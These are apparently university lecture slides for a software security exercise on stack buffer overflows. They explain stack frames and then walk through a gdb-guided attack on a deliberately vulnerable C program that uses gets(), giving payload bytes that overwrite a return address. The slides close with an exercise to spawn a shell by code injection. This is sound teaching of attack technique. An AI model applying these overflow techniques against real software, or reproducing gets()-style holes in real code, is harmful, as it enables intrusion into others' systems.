Exercise: Attacks using Buffer Overflows

Software Security

Steffen Helke
Chair of Software Engineering


29th October 2018

Brandenburgische Technische Universität Cottbus - Senftenberg

Objectives of today's exercise

- ➜ Understanding the principle of *code injection*
- ➜ Being able to perform buffer overflow attacks by yourself using a small examples

Which segments are included in the virtual memory of a computer (e.g. i386)?




Permissions:

- Data/BSS: readable, writeable
- Text: readable, executable
- Stack/Heap: writeable, readable, executable (depends on protection mechanism)

Which registers for the stack management do you know?


1. **ESP (Extended Stack Pointer)**
   points to the top stack element
2. **EBP (Extended Base Pointer)**
   points to the bottom, also called frame pointer
3. **EIP (Extended Instruction Pointer)**
   points to the memory address of the next instruction

Example: How is a function call managed?




```
        void function(int j){
                char a[10];
                a[0]='A';
                a[1]='B';
        }
        void main(void){
                int i=1;
EIP ──→         function(2);
                return;
        }
```



Example: How is a function call managed?




```
        void function(int j){
                char a[10];
                a[0]='A';
                a[1]='B';
        }
        void main(void){
                int i=1;
EIP ──→         function(2);
                return;
        }
```

① Caller writes parameter 2 into the memory


Example: How is a function call managed?




```
        void function(int j){
                char a[10];
                a[0]='A';
                a[1]='B';
        }
        void main(void){
                int i=1;
EIP ──→         function(2);
                return;
        }
```

② Caller stores the EIP


Example: How is a function call managed?




```
EIP ──→ void function(int j){
                char a[10];
                a[0]='A';
                a[1]='B';
        }
        void main(void){
                int i=1;
                function(2);
                return;
        }
```

③ Callee stores the frame pointer (EBP) and moves the EIP to the sub-function code


Example: How is a function call managed?




```
void function(int j){
        char a[10];
        a[0]='A';
        a[1]='B';
}
void main(void){
        int i=1;
        function(2);
        return;
}
```

④ Callee moves the EBP to the beginning of the new stack frame


Example: How is a function call managed?




```
void function(int j){
        char a[10];
        a[0]='A';
        a[1]='B';
}
void main(void){
        int i=1;
        function(2);
        return;
}
```

⑤ Memory for the local variable is allocated


Example: How is a function call managed?




```
void function(int j){
        char a[10];
        a[0]='A';
        a[1]='B';
}
void main(void){
        int i=1;
        function(2);
        return;
}
```

⑥ The local variable is written


Example: How is a function call managed?




```
void function(int j){
        char a[10];
        a[0]='A';
        a[1]='B';
}
void main(void){
        int i=1;
        function(2);
        return;
}
```

⑦ The sub-function is terminated


Example: How is a function call managed?




```
void function(int j){
        char a[10];
        a[0]='A';
        a[1]='B';
}
void main(void){
        int i=1;
        function(2);
        return;
}
```

⑦ Callee moves the ESP to the bottom of the stack


Example: How is a function call managed?




```
void function(int j){
        char a[10];
        a[0]='A';
        a[1]='B';
}
void main(void){
        int i=1;
        function(2);
        return;
}
```

⑧ Callee moves the EBP to the old frame pointer and the ESP to the saved EIP (return address)

Example: How is a function call managed?





```
void function(int j){
        char a[10];
        a[0]='A';
        a[1]='B';
}
void main(void){
        int i=1;
        function(2);
        return;
}
```

⑨ Callee moves the EIP to the return address and the caller releases the memory of the parameter

Buffer Overflow Attack

How does an attacker manipulate the stack management?

Code Injection: How it really works?




EIP

```
void function(void){
        char buff[1024];
        gets(buff);
        puts(buff);
        return;
}
```

① Memory for the local variable `buff` is allocated

Code Injection: How it really works?



EIP

```
void function(void){
        char buff[1024];
        gets(buff);
        puts(buff);
        return;
}
```

② Using `gets(buff)` the attacker's input is written into the `buff` and if the input is too long, the return address is overwritten

Tutorial: Buffer Overflow Attack

– Target: Trying to execute an unreachable piece of code –

Code Example: Buffer Overflow Attack

```
#include <stdio.h>

Secret() {
  printf("This is an illegal message.\n");
}

GetInput() {
  char buffer[8];
  gets(buffer);
  puts(buffer);
}

main() {
  GetInput();
  LastMessage();
  return 0;
}

LastMessage() {
  printf("This is a legal message.\n");
}
```

Tutorial: Buffer Overflow Attack (1)

1. Compile the program with the following parameters

   gcc -ggdb -w -fno-stack-protector -o overflow overflow.c

2. Call a debugger

   ggdb overflow

3. Identify the memory address where the code of *Secret* is stored

   disas Secret

   ➜ the memory address you are looking for is framed in *red*

```
Dump of assembler code for function Secret:
   0x0000000100000e60 <+0>:     push   %rbp
   0x0000000100000e61 <+1>:     mov    %rsp,%rbp
   0x0000000100000e64 <+4>:     sub    $0x10,%rsp
   0x0000000100000e68 <+8>:     lea    0xe7(%rip),%rdi        # 0x100000f56
   0x0000000100000e6f <+15>:    mov    $0x0,%al
   0x0000000100000e71 <+17>:    callq  0x100000f1a
   0x0000000100000e76 <+22>:    mov    -0x4(%rbp),%ecx
   0x0000000100000e79 <+25>:    mov    %eax,-0x8(%rbp)
   0x0000000100000e7c <+28>:    mov    %ecx,%eax
   0x0000000100000e7e <+30>:    add    $0x10,%rsp
   0x0000000100000e82 <+34>:    pop    %rbp
   0x0000000100000e83 <+35>:    retq
End of assembler dump.
```


Tutorial: Buffer Overflow Attack (2)

4. Print the program code to identify a suitable line for a *breakpoint*

   list 1

   ➜ line number of interest is framed in *red*

```
1       #include <stdio.h>
2       Secret()
3       {
4        printf("This is an illegal message.\n");
5       }
6       GetInput()
7       {
8       char buffer[8];
9       gets(buffer);
10      puts(buffer);
```

5. Set breakpoint after calling *gets(buffer)* for a memory check

   break 10

Tutorial: Buffer Overflow Attack (3)

6. Start the program and input the string *AAAAAAAA*

   run

7. Check the memory of the *stack frame* when the program stops at the *breakpoint*

   info frame

   ➜ The return address is framed in *red* and the memory address, where the return address is saved, is framed in *blue*

```
Stack level 0, frame at 0x7fff5fbff710:
 rip = 0x100000ea5 in GetInput (overflow.c:10); saved rip = 0x100000ed4
 called by frame at 0x7fff5fbff730
 source language c.
 Arglist at 0x7fff5fbff700, args:
 Locals at 0x7fff5fbff700, Previous frame's sp is 0x7fff5fbff710
 Saved registers:
  rbp at 0x7fff5fbff700, rip at 0x7fff5fbff708
```


Tutorial: Buffer Overflow Attack (4)

8. Check the stack memory starting from ESP (here called rsp) and check how many characters are needed to reach the memory location of the return address

   x /12xw $rsp

   ➜ return address is framed in *red* and the chars of A are framed in *blue*

```
0x7fff5fbff6e0: 0x5fbff758      0x00007fff      0x00000000      0x00000000
0x7fff5fbff6f0: 0x00000000      0x41414141      0x41414141      0x00000000
0x7fff5fbff700: 0x5fbff720      0x00007fff      0x00000ed4      0x00000001
```

9. Construct a string in such a way that first the memory is filled up with a sufficient number of A's and then the return address is overwritten with the memory address of the secret code (see step 3)

   Note: The address must be entered in reverse order (*little-endian format*)

   ➜ Input using hexadecimal code

   \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
   \x60\x0e\x00\x00\x01\x00\x00\x00

   ➜ Input using special characters

   AAAAAAAAAAAAAAAAAAAA`^N^@^@^A^@^@^@

The bash-shell command *printf "\x0e" > input.txt* is useful to transform a hexcode into the corresponding special character. A keyboard input is often hard to find, e.g. *^N* is performed by CTRL-N.

Tutorial: Buffer Overflow Attack (5)

10 If you run the program again with the constructed input (cf. step **9**), you will obtain the following output at the *breakpoint*

run < input.txt

➜ the overwritten return address is framed in *green* and *red*[1]

```
0x7fff5fbff6e0: 0x5fbff758    0x00007fff    0x00000000    0x00000000
0x7fff5fbff6f0: 0x00000000    0x41414141    0x41414141    0x41414141
0x7fff5fbff700: 0x41414141    0x41414141    0x00000e60    0x00000001
```

11 If the program is continued after the breakpoint, the secret code is actually executed

continue

➜ however, the program crashes afterwards

```
Continuing.
AAAAAAAAAAAAAAAAAAAA`
This is an illegal message.

Program received signal SIGSEGV, Segmentation fault.
0x00007fff5fbff700 in ?? ()
```

1) Note: The *red* framed area will be sometimes not overwritten because the input contains some null bytes which will be in C often considered as the end of the string. But fortunately, the memory was already filled correctly. Further the string terminator for *get()* is in contrast to *strcpy()* not the null character, it is *\x0A*

Exercises: Buffer Overflow Attack

1 Perform an attack using the presented example on your own machine (64 bit)

2 Perform the attack using the same example, but as a 32 bit program

3 Extend the attack in such away that the program will terminate properly (32 bit program)

4 Perform an attack using code injection for another given program to execute a shell on the target system